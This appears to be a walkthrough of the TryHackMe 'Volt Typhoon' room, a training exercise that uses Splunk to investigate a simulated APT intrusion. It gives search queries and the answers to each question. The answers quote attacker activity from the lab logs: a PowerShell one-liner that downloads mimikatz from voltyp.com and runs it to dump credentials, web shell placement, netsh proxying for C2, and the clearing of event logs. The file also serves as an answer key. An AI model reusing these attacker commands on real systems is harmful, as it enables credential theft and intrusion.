### **Volt Typhoon — TryHackMe**

**Scenario:** The SOC has detected suspicious activity indicative of an advanced persistent threat (APT) group known as Volt Typhoon, notorious for targeting high-value organizations. Assume the role of a security analyst and investigate the intrusion by retracing the attacker’s steps.

You have been provided with various log types from a two-week time frame during which the suspected attack occurred. Your ability to research the suspected APT and understand how they maneuver through targeted networks will prove to be just as important as your Splunk skills.

#### **TASKS**

#### **Initial Access**


Volt Typhoon often gains initial access to target networks by exploiting vulnerabilities in enterprise software. In recent incidents, Volt Typhoon has been observed leveraging vulnerabilities in Zoho ManageEngine ADSelfService Plus, a popular self-service password management solution used by organizations.

1. **Comb through the ADSelfService Plus logs to begin retracing the attacker’s steps. At what time (ISO 8601 format) was Dean’s password changed and their account taken over by the attacker?**

index=\* "dean" service\_name=ADSelfServicePlus action\_name="Password Change"

| eval time1 = strftime(\_time, "%Y-%m-%dT%H:%M:%S")

| table time1 username action\_name status




**Answer:** 2024–03–24T11:10:22

**2. Shortly after Dean’s account was compromised, the attacker created a new administrator account. What is the name of the new account that was created?**

index=\* service\_name=ADSelfServicePlus action\_name=Enrollment

| eval time1 = strftime(\_time, "%Y-%m-%dT%H:%M:%S")

| table time1 username action\_name status



**Answer:** voltyp-admin

#### **Execution**

Volt Typhoon is known to exploit Windows Management Instrumentation Command-line (WMIC) for a range of execution techniques. They leverage WMIC for tasks such as gathering information and dumping valuable databases, allowing them to infiltrate and exploit target networks. By using “living off the land” binaries (LOLBins), they blend in with legitimate system activity, making detection more challenging.

**3. In an information gathering attempt, what command does the attacker run to find information about local drives on server01 & server02?**

There is a source type wmic. We can look into this source type as wmic is used to pull more specific information about the system.

index=\* sourcetype=wmic username="dean-admin" server01

| eval time1 = strftime(\_time, "%Y-%m-%dT%H:%M:%S")

| table time1 command username




**Answer:** wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename

**4. The attacker uses ntdsutil to create a copy of the AD database. After moving the file to a web server, the attacker compresses the database. What password does the attacker set on the archive?**

First search the index for the use of ntdsutil.

index=\* username="dean-admin" ntdsutil



The attacker created a file called temp.dit in the Temp folder. Now let us look for logs with the above file.

index=\* username="dean-admin" temp.dit



Above, we can see the password used by the attacker.

**Answer:** d5ag0nm@5t3r

#### **Persistence**

Our target APT frequently employs web shells as a persistence mechanism to maintain a foothold. They disguise these web shells as legitimate files, enabling remote control over the server and allowing them to execute commands undetected.


**5. To establish persistence on the compromised server, the attacker created a web shell using base64 encoded text. In which directory was the web shell placed?**

I searched for common PowerShell terms and file extensions used for web shells.

index=\* sourcetype=powershell

("Out-File" OR "Set-Content" OR "Add-Content" OR "New-Item" OR "IO.File" OR ">"

OR ".aspx" OR ".jsp" OR ".jspx" OR ".php" OR ".gif")



I found the above record where a base64 encoded string is placed in ntuser.ini.

**Answer:** C:\Windows\Temp\



#### **Defense Evasion**

Volt Typhoon utilizes advanced defense evasion techniques to significantly reduce the risk of detection. These methods encompass regular file purging, eliminating logs, and conducting thorough reconnaissance of their operational environment.

**6. In an attempt to begin covering their tracks, the attackers remove evidence of the compromise. They first start by wiping RDP records. What PowerShell cmdlet does the attacker use to remove the “Most Recently Used” record?**

index=\* sourcetype=powershell (Remove-ItemProperty OR $registryPath)

While looking into PowerShell logs, I noticed that the variable $registryPath was set to “HKCU:\Software\Microsoft\Terminal Server Client\Default” which contains a list of **r**ecently connected Remote Desktop IP addresses. So I searched for Remove-ItemProperty.



**Answer:** Remove-ItemProperty

**7. The APT continues to cover their tracks by renaming and changing the extension of the previously created archive. What is the file name (with extension) created by the attackers?**

In question 4 we saw that the attacker had created a zip file called “cisco-up.7z”. Now let us search for the logs with this filename to see what the new filename is.




**Answer:** cl64.gif

**8. Under what regedit path does the attacker check for evidence of a virtualized environment?**

I searched for poweshell cmdlet Get-ItemProperty, which is used to retrieve the information from the given object.

index=\* Get-ItemProperty



**Answer:** HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control

#### **Credential Access**



Volt Typhoon often combs through target networks to uncover and extract credentials from a range of programs. Additionally, they are known to access hashed credentials directly from system memory.

9. Using reg query, Volt Typhoon hunts for opportunities to find useful credentials. What three pieces of software do they investigate?  
Answer Format: Alphabetical order separated by a comma and space.



So Volt Typhoon, usually targets remote access tools for credential reconnaissance. So I searched the logs for these services.

index=\* (openssh OR realvnc OR putty)




**Answer:** OpenSSH, Putty, RealVNC


10. What is the full decoded command the attacker uses to download and run mimikatz?

I searched for the most common abbreviations to pass an encoded string to the PowerShell.

index=\* ( "-EncodedCommand" OR "-enc" OR "-E" OR "-e" OR "-e " OR "-enc " OR "-encodedcommand " OR "FromBase64String" OR "IEX" OR "Invoke-Expression" OR "[System.Convert]::FromBase64String" OR "New-Object IO.StreamReader" OR "S-Content" OR "Out-File" OR "certutil -decode" OR "echo" OR "\*-join")



We got 4 events, one of these events is a new one which we did not look into so far.



**Answer:** Invoke-WebRequest -Uri “http://voltyp.com/3/tlz/mimikatz.exe" -OutFile “C:\Temp\db2\mimikatz.exe”; Start-Process -FilePath “C:\Temp\db2\mimikatz.exe” -ArgumentList @(“sekurlsa::minidump lsass.dmp”, “exit”) -NoNewWindow -Wait

#### **Discovery**

Volt Typhoon uses enumeration techniques to gather additional information about network architecture, logging mechanisms, successful logins, and software configurations, enhancing their understanding of the target environment for strategic purposes.

#### **Lateral Movement**

The APT has been observed moving previously created web shells to different servers as part of their lateral movement strategy. This technique facilitates their ability to traverse through networks and maintain access across multiple systems.

**11. The attacker uses wevtutil, a log retrieval tool, to enumerate Windows logs. What event IDs does the attacker search for?  
Answer Format: Increasing order separated by a space.**

index=\* wevtutil \*EventID\*




**Answer:** 4624 4625 4769

**12. Moving laterally to server-02, the attacker copies over the original web shell. What is the name of the new web shell that was created?**


We know that the attacker injected the web shell into ntuser.ini. Let us filter the logs of this file.

index=main ntuser.ini



In the first result, we can see that the attacker decoded and saved the contents of this file to iisstart.aspx. Now, let us follow this file.

index=main iisstart.aspx



We can see that the attacker copied this file to server02 with the name AuditReport.jspx

**Answer:** AuditReport.jspx

#### **Collection**

During the collection phase, Volt Typhoon extracts various types of data, such as local web browser information and valuable assets discovered within the target environment.

**13. The attacker is able to locate some valuable financial information during the collection phase. What three files does Volt Typhoon make copies of using PowerShell?  
Answer Format: Increasing order separated by a space.**

index=main sourcetype=powershell Copy-Item



As we can see above, the attacker copied three csv files which looks like the financial records of the company.

**Answer:** 2022.csv 2023.csv 2024.csv

#### **C2**

Volt Typhoon utilizes publicly available tools as well as compromised devices to establish discreet command and control (C2) channels.

#### **Cleanup**

To cover their tracks, the APT has been observed deleting event logs and selectively removing other traces and artifacts of their malicious activities.

**14. The attacker uses netsh to create a proxy for C2 communications. What connect address and port does the attacker use when setting up the proxy?  
Answer Format: IP Port**

index=main sourcetype=wmic

| where isnotnull(connectaddress)


| table command connectaddress connectport



**Answer:** 10.2.30.1:8443

**15. To conceal their activities, what are the four types of event logs the attacker clears on the compromised system?**

index=main sourcetype=powershell wevtutil



**Answer:** Application Security Setup System

This is the end of the Wlakthrough.